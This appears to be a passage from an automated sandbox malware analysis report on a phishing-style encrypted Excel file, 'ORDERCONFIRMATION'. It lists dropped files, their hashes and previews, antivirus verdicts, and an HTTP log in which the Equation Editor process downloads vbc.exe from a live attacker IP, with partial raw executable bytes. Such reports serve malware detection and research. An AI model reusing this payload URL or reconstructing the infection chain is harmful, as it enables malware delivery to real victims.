Preview:	......JFIF.....`.`.....C.....C....."....>...0D,.. .!.\.Url.YLKAV..kAU...M.o....[.+.M.-o.e...1KX.YX...1X...'.X?l.%G..$..B..Y{..k...g.))7M'.+\|j..?sg..U..s....*-.jWb.\|..s1e/..Qy..63E..X+..X+..q...,.0F.IE....[.Q>.Q.$.Q).JE..D..K.... ....Xz.Kg.....b.Q....3.~g...5}.u.l9.{..b.[.u....]b....0....$....}`.....M*KdIt..h..9 .1%.@+K%fr`).o.....sr.....=...=g.p.....=.OO.....%.J..J..I.I....u.i.;.....x.;..ag.....w.z.9^..\.:S.{...K.]\|4(.. .j..S.i.7+......b..h{>....>....7\|1..I{..i.2.OJ.J.ke.x6..sq.....-....^..\|>.....}.&....$ju..u..^;4..)....W^.HYw...N.._N../Q...G7...>..(.6}-\..._.S'....K...F._....7Es..94..Gg.U...`..wb....a...[...f.*.. .v..o#..f...i?|..=.h.. .....T...]<wY".....7.{...3..`.....S.....s1.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1C3144A5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 484 x 544, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	65050
Entropy (8bit):	7.959940260382877
Encrypted:	false
SSDEEP:	1536:LT3dRSPKeePekFnfpQ6uF2sxiPfqu2RjWn0ZqNnbMXrpLlx6q1F:fdoPI79fpQXtjupn7Nnb8pLll
MD5:	22335141D285E599CDAEF99EABA59D5B
SHA1:	C8E5F6F30E91F2C55D96867CAA2D1E21E7A4804D
SHA-256:	6C0757667F548698B721E4D723768447046B509C1777D6F1474BDE45649D92B0
SHA-512:	CF623DC74B631AAE3DBECF1F8D7E6E129F0C44F882487F367F4CB955A3D5A9AAE96EFD77FB0843BCE84F5F9D4A3C844A42193B7C4F1D374CE147399E1C3A6C 2B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR..... .....]....b.zTXtRaw profile type exif..x..Y..8.].9.....L3....UFvU&.d..|q.;..f..^.....j.W..^...RO=..C.....=.....N..)..._.....=...../.....?....Cl.>.....7...~....'.. <...W..{o.....q..5~..O.;U.ce>.W.Oxn...-.O.....w..I.....v..s&.|x....:.....?..u.??P....y.....}q..'..}.?.....}.j..o...I...K.....G.._+.U...?..W..+Nnlq.....z....RX.._...3L.1..9.....8.$.._. \....Ln....%.....fh|...d.|X.7....._....StC.....+*.<.7...S\H...i>.{...Nn...../.....#..d.9...s.N..S.P.....Kxr(.1..8....<y|R..@.9.p}.....E.....I....."?.Ui....RF~jj.....s...{~.SR..Z.Qo}j...Zk ....i..VZm.....LX...../..../?.#.g..G.u...;...f.e..f...Y..*.^.....6.....}.{.vk.....[.....G..I.....7^...:zgw.)Eo.;.{D)r..B.rV....C._....us..]9...[..n...._.....sk.=..9...z...a.....e.7. <Vm;....s.w....o./kq.y.w..:q`;..A({.}...w~<.S..WJ.).Zz.c.#`.xN...1.9..1...k.o. ..-.M|....,..i.[.\.;.....8...x.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\286302FB.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 686x220, frames 3
Category:	dropped
Size (bytes):	104859
Entropy (8bit):	7.948547334191616
Encrypted:	false
SSDEEP:	1536:MsG61be3dUW45hIfxJRv0dWHB3C7oTstUb+wfOA3MKFlYdHTXL1LUbqBGa:23S7idv+UKuZlsb1IbqBGa
MD5:	50B23CFD2E093C27B7624BB70EF7A825
SHA1:	788949A19E6CD30ABD7BE309A513F3D21CFC3064
SHA-256:	BC395AEB9904601F13C40A70318EB5BE8C800C864E86831BE00C061874B7D495
SHA-512:	4F068FBF4AB20DD9C65CC2D67FC802F7D4BC4233460B585F3F5367519095D8CD998A1F02A90CD6642FE4D5195B9EA8A6BA6BC773F722AFEA574B3DE4E7DEA9 9
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....C.....C....."....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....W>....r..m(0.Q..k.<A.d~.....u.J. A.....;g.....8..mf=.2k.*....M....J....k.?...~.x....~..~..~.....s.]...G...;...j....8C.P....=.../.o.\.v...C..&...5..F.....U..n,.lmV`._.<.....r..S...z....w[C..v.....8'..ry....~%.?..-m.7.W.....p .:q...D.\|.+pH..a.67d.o.K.....%.kga..ZE....Ea. .&_5.F.L.*8.1F@-%.{n.....F....u[.tM/..m5mm...$.&.I...$L.8..WFh.....de.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\36E70CB6.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 686x220, frames 3
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\36E70CB6.jpeg	
Size (bytes):	104859
Entropy (8bit):	7.948547334191616
Encrypted:	false
SSDEEP:	1536:MsG61be3dUW45hIfxJRv0dWHB3C7oTstUb+wfOA3MKFlYdHTXL1LUbqBGa:23S7idv+UKuZlsb1lbqBGa
MD5:	50B23CFD2E093C27B7624BB70EF7A825
SHA1:	788949A19E6CD30ABD7BE309A513F3D21CFC3064
SHA-256:	BC395AEB9904601F13C40A70318EB5BE8C800C864E86831BE00C061874B7D495
SHA-512:	4F068FBF4AB20DD9C65CC2D67FC802F7D4BC4233460B585F3F5367519095D8CD998A1F02A90CD6642FE4D5195B9EA8A6BA6BC773F722AFEA574B3DE4E7DEA9 9
Malicious:	false
Preview:	......JFIF.....C.....C......"..... }.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....W>....r..m(0.Q..k.<A.d~.....u.J. A.....;g.....8..mf=.2k.*....M....J....k.?...~.x....~..~..~.....s.]...G....;...j....8C.P....=.../.o.\.v...C..&...5..F.....U..n,.lmV`._.<....r..S...z....w[C..v.....8'..ry....~%.?..-m.7.W.....p .:q...D.|.+pH..a.67d.o.K.....%.kga..ZE....Ea. .&_5.F.L.*8.1F@-%.{n.....F....u[.tM/..m5mm...$.&.I...$L.8..WFh.....de.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\608AFF49.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."".....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...aq.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,.'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{....9.3..c..8=.....2p[q....I\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\69023234.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\727091C1.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZIBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\727091C1.jpeg	
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++....."..... .....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'.."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C3F73A62.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 684 x 477, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	33795
Entropy (8bit):	7.909466841535462
Encrypted:	false
SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Preview:	.PNG.....IHDR.....T+....)iCCPicc..x..gP.....}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."".....~....06|G$/3.....Q@.....%:&.....K....\.....JJ.. .....@n..3./...f._>..L~..... .....{..T.\|ABlL..?-V...ag.....>.....W..@..+..pHK..O.....o.....w..F.....,...{....3.....].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.....Z...B7\ .kp...}..g .)x.....!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,.'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{....9.3..c..8=.....2p[q....I\.....7...}....x].%.....fl'..~.?..H .X.M.9...JH$l&....:.W..I...H.!.....H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A.....$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CABA28C0.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, progressive, precision 8, 509x209, frames 3
Category:	dropped
Size (bytes):	16706
Entropy (8bit):	7.7803211045289515
Encrypted:	false
SSDEEP:	384:x3+Ep+jY0GYbjcRJAcb8B2dBWWWWWWW6XPApAJz+2Jn+BSNdb7q:lmVsYcb8BQWWWWWWWmnrJn+MNA
MD5:	9984958CFC3A96E32DD6042DD14440DB
SHA1:	ABC82F6AB5C1D7C8BA0CDF10CFDC1F1916F58630
SHA-256:	65EC42573985A8CDA90B901C23F8ECE366493301ADDB12ED0B86F4CD3A48756D
SHA-512:	32DA7ED1AEC317A162BBF75ADA4D500DE3058A7C0953D98CCEC0D26E98313C002AD90E3B551F755A37B58CC34EF2B675E930A634E00524AF2905F119A39F802 2
Malicious:	false
Preview:	......JFIF.....`.`.....C.....C.....".....>...0D,.. .!.\.Url.YLKAV..kAU...M.o....[.+.M.-o.e...1KX.YX...1X...'.X?l.%G..$..B..Y{..k....g.))7M'.+\|j..?sg..U..s.....*-.jWb.\|..s1e/..Qy..63E..X+..X+..q.....,0F.IE....[.Q>.Q.$.Q).JE..D..K.... ....Xz.Kg.....b.Q....3.~g...5}.u.l9.{..b.[.u....]b....0....$....}`.....M*KdIt..h..9 .1%.@+K%fr`).o.....sr.....=...=g.p.....=.OO.....%.J..J..I.I....u.i.;.....x.;..ag.....w.z.9^..\.:S.{...K.]\|4(.. .j..S.i.7+.....b..h{>....>....7\|1..I{..i.2.OJ.J.ke.x6..sq.....-....^..\|>.....}.&....$ju..u..^;4..)....W^.HYw...N.._N../Q...G7...>..(.6}-\..._S'....K...F._....7Es..94..Gg.U...`..wb....a...[...f.*.. .v..o#..f...i?|..=.h.. .....T...]<wY".....7.{...3..`.....S.....s1.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E1B73268.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 484 x 544, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	65050
Entropy (8bit):	7.959940260382877
Encrypted:	false
SSDEEP:	1536:LT3dRSPKeePekFnfpQ6uF2sxiPfqu2RjWn0ZqNnbMXrpLlx6q1F:fdoPI79fpQXtjupn7Nnb8pLll
MD5:	22335141D285E599CDAEF99EABA59D5B
SHA1:	C8E5F6F30E91F2C55D96867CAA2D1E21E7A4804D
SHA-256:	6C0757667F548698B721E4D723768447046B509C1777D6F1474BDE45649D92B0
SHA-512:	CF623DC74B631AAE3DBECF1F8D7E6E129F0C44F882487F367F4CB955A3D5A9AAE96EFD77FB0843BCE84F5F9D4A3C844A42193B7C4F1D374CE147399E1C3A6C 2B
Malicious:	false
Preview:	.PNG.....IHDR..... .....]....b.zTXtRaw profile type exif..x..Y..8.].9.....L3....UFvU&.d..|q.;..f..^.....j.W..^...RO=..C.....=.....N..)..._.....=...../.....?....Cl.>.....7...~....'.. <...W..{o.....q..5~..O.;U.ce>.W.Oxn...-.O.....w..I.....v..s&.|x...:.....?..u.??P....y.....}q..'..}.?.....}.j..o...I...K.....G.._+.U...?..W..+Nnlq.....z....RX.._...3L.1..9.....8.$.._. \....Ln....%.....fh|...d.|X.7....._....StC.....+*.<.7...S\H...i>.{...Nn...../.....#..d.9...s.N..S.P.....Kxr(.1..8....<y|R..@.9.p}.....E....I....."?.Ui....RF~jj....s...{~.SR..Z.Qo}j...Zk ....i..VZm.....LX...../..../?.#.g..G.u...;...f.e..f...Y..*.^.....6.....}.{.vk.....[.....G..I.....7^...:zgw.)Eo.;.{D)r..B.rV....C._....us..]9...[..n...._.....sk.=..9...z...a.....e.7. <Vm;....s.w....o./kq.y.w..:q`;..A({.}...w~<.S..WJ.).Zz.c.#`.xN...1.9..1...k.o. ..-.M|....,.i.[.\.;.....8...x.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F76D3143.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	648132
Entropy (8bit):	2.812378696555446
Encrypted:	false
SSDEEP:	3072:234UL0tS6WB0JOqFB5AEA7rgXuzqn8nG/qc+5:44UcLe0JOcXuunhqcS
MD5:	5766BE17816555642884E7C47E05A022
SHA1:	A04119A2200394234A44DA920D3EAF69B6448897
SHA-256:	76DAA4C2E93071BF16CCA081139786ED3C0B4143AF3D146BAAA98FC6EFCE1944
SHA-512:	1BA7659C0724E3A31C612FF2B6BD9987278226AC555B2EEB1229085538488AE77497FF94E7D199CE3B8C430F84D0F6905807D6D63A97BF6C8B74F526555E5EA6
Malicious:	false
Preview:	....l.....m>...l.. EMF.....(.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....W$.....f.X.@..% .....0.....RQ.Y.....x..$Q.Y..... ...ld.X..... .....2..d.X.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i..... ..X.....8.W.....2.dv.....%. .....%.....%.....l.....".....%.....%.....%.....T...T.....@.E.@.....L.....P... ...6...F...$.....EMF+*@..$.....? .....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\9rvscd0j0b4n1ow	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	250367
Entropy (8bit):	7.980938283317405
Encrypted:	false
SSDEEP:	6144:VNFhwVfYAwfRHQKsX8utbhrAqajbLGyKDE9fh/U2XGNFhwz:VkwJyBbhgyDWfh/U2XGC
MD5:	F817F157A6262B51A43656375EF8963C
SHA1:	F95D2338451B2259E6226A89360132108AB44E96
SHA-256:	8B49F9768520B9B451F1B5A0A4817A75C4411852DC24DEDA95BF6A8AB965DDED
SHA-512:	E394760069E3908B8984A849E3348634499C6AB2F0B91A574108B553FFC5D45108A536D9501C757DF5AE7FC167771691F2A53A7B983337BF60A6967562F53BEC
Malicious:	false
Preview:	.w.L.= ..'.2...U..s.....l..|9*I..Z.j.J...A.W.....qI..l!...u.O..ONZ1.+/yB....\...=YZ.<(...2.%.....,.....A....|-.<.6.Py.3.%7....IS[.1^[.H..[]a...>..)...."...n8...H....q..o....6...q.4W.(~....i....93 ..O..'..1.....Qh..c.;M.I..(...@..Z..<.....8L....t..t..U..s..w....l.|9.I..Z.jO...-A.D....w..vqI.xl!.....x...s.V....\._..F.;B."D(R..*..K..S.OMh.}...(.#.|-.<.6.P.(3.M7....IS..1^[.H..[]a...>..)...S ...n8...H....q..o....6...q....~....i....93..O..'..1.....Qh..c.;M.I..(...@..Z.....U8L.. ...2t..U..s.....Y.g...kA...Z.j.....A.....qI.ll!^....x...uXV.....F.;B.R)(R.....S..OM..8..P=.#.... <.W.P=.3..7....IS[.1^[.H..[.g.5">..)Z..."h..n8...H....q..o....6....^A~.6...i..#.93Y.O.'..1.....Qh..c..(...(.mv@....<].....~.8L.= ..'.2y..r%Q3ZT....Y.lh.|9.I..m.j.J...A.W..S..w..qI.ll!^.....'..s .V....\....F.;B.JD($.....S..OM..}.....#.|-.<.6.Py.3.%7....IS[.1^[.H..[]a...>..)...."...n8...H....q..o....6...q.4W.(~....i....93..O..'..1.....Qh..c.

C:\Users\user\AppData\Local\Temp\nsd99E0.tmp\hmrrcvb.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	49152
Entropy (8bit):	6.227672422736112
Encrypted:	false
SSDEEP:	768:2iEPJiW4uUH/2fUnxzvRyMLvNdmUEKRnJyQuEA3B2lVNDQMZCiv+l08w2jIRo1iM:4PJiW41nj3TY0Civ+l0eZHVuIXxNSDqF
MD5:	8F1756B3FECE1D28C57CABFF0FDA9AB1
SHA1:	1D81CB4C36DA87BEE907656F9E77B1E5B159B3F0
SHA-256:	65EFE70F4FEAE095EA7A9497007F2307F49572A8878AC5D304B66DD3AC0DDFB0
SHA-512:	79AEAE44E83647486682A7E3BF387522FEEDDC9252766109C3A0837758F3A88DDC77BB84DE84F76742ABAD61F8A5517BA7B71E9E2DADAD274E621C44D050A04 0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 15%, Browse • Antivirus: ReversingLabs, Detection: 2%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l.3...`..`..`.o.a...`.o.a...`...`...`vS.a...`vS.a...`sS6`...`vS.a...`Rich...`.. .....PE..L....rQa.....!.....j...R.....@.....0...H...t..... .....text....h.....j..... ..`.bss.....rdata..,.....n.....@..@.data....6.....8...~.....@....rsrc.....@..@.reloc..... .....@..B..... .....

C:\Users\user\Desktop\~$ORDERCONFIRMATION_00001679918.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937

C:\Users\user\Desktop\~$ORDERCONFIRMATION_00001679918.xlsx	
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	288145
Entropy (8bit):	7.911369635258899
Encrypted:	false
SSDEEP:	6144:F8LxBsj6b2HwEll/tCJhrAqajbLGv+qRACwWBRNZP:/ObIwElpshg0aCzBV
MD5:	A9DCC61F31601E771050463C4D41CDB0
SHA1:	C26979F1842C9F2460FC9E0F9285266B0D175B49
SHA-256:	E018D5F9CE45E81A96459FA0C717DF76B2D765F24A9A472AD2CB8D13B523F562
SHA-512:	7C592E8F6042BEA65CBD5261B0150C761B4B724E61E983DC32C2E3BE62B48D1ACAC53986DB097FE4C79A597D928F8E17FFCB639B6FC45623229719136548E6A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 42%, Browse • Antivirus: ReversingLabs, Detection: 20%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF.rv..QF..W@..QF.Rich.QF .....PE..L...m:.V.....`.....*1.....p....@.....$u.....p.....p..|..... .....text...f^.....`..... ..`.rdata.....p.....d.....@..@.data....].....x.....@....ndata.....rsrc.....p.....~.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.991141972870768
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	ORDERCONFIRMATION_00001679918.xlsx
File size:	520680
MD5:	9c34f5c5e1a78c24947c3fe5fce601ea
SHA1:	727aa4c09c4c4f40d47ba87fa91921876b79f0f3
SHA256:	ff1168daa5edebf6c75a6f24573e0b1e8153156b47e9c91712f8aa7968d745db
SHA512:	8838c18cac9416a7bcac561276b7cda9eee605ea347af8cddcb87b00fec953238a89505305e792053e36858072b41b65f5325c70c4afadb02a64f743ddaeab2e
SSDEEP:	12288:fvzKH+eauZEGfWpHNP50my01T9W+SZTeZeUlwQeFzVZtu3HOFDZcu4Gs:fvGg8fwHNPOmy0/WNTeZeUlwQe+3Hc4
File Content Preview:	.....>..... .....z..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 23.94.159.204

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	23.94.159.204	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:08:39.563868999 CEST	0	OUT	GET /poc/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 23.94.159.204 Connection: Keep-Alive
Sep 27, 2021 21:08:39.688463926 CEST	1	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 19:08:39 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1l PHP/8.0.10 Last-Modified: Mon, 27 Sep 2021 07:27:42 GMT ETag: "46591-5ccf50857974b" Accept-Ranges: bytes Content-Length: 288145 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 30 28 81 e9 51 46 d2 e9 51 46 d2 e9 51 46 d2 2a 5e 19 d2 eb 51 46 d2 e9 51 47 d2 71 51 46 d2 2a 5e 1b d2 e6 51 46 d2 bd 72 76 d2 e3 51 46 d2 2e 57 40 d2 e8 51 46 d2 52 69 63 68 e9 51 46 d2 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 6d 3a ff 56 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 60 00 00 00 84 02 00 00 04 00 00 2a 31 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 04 00 00 00 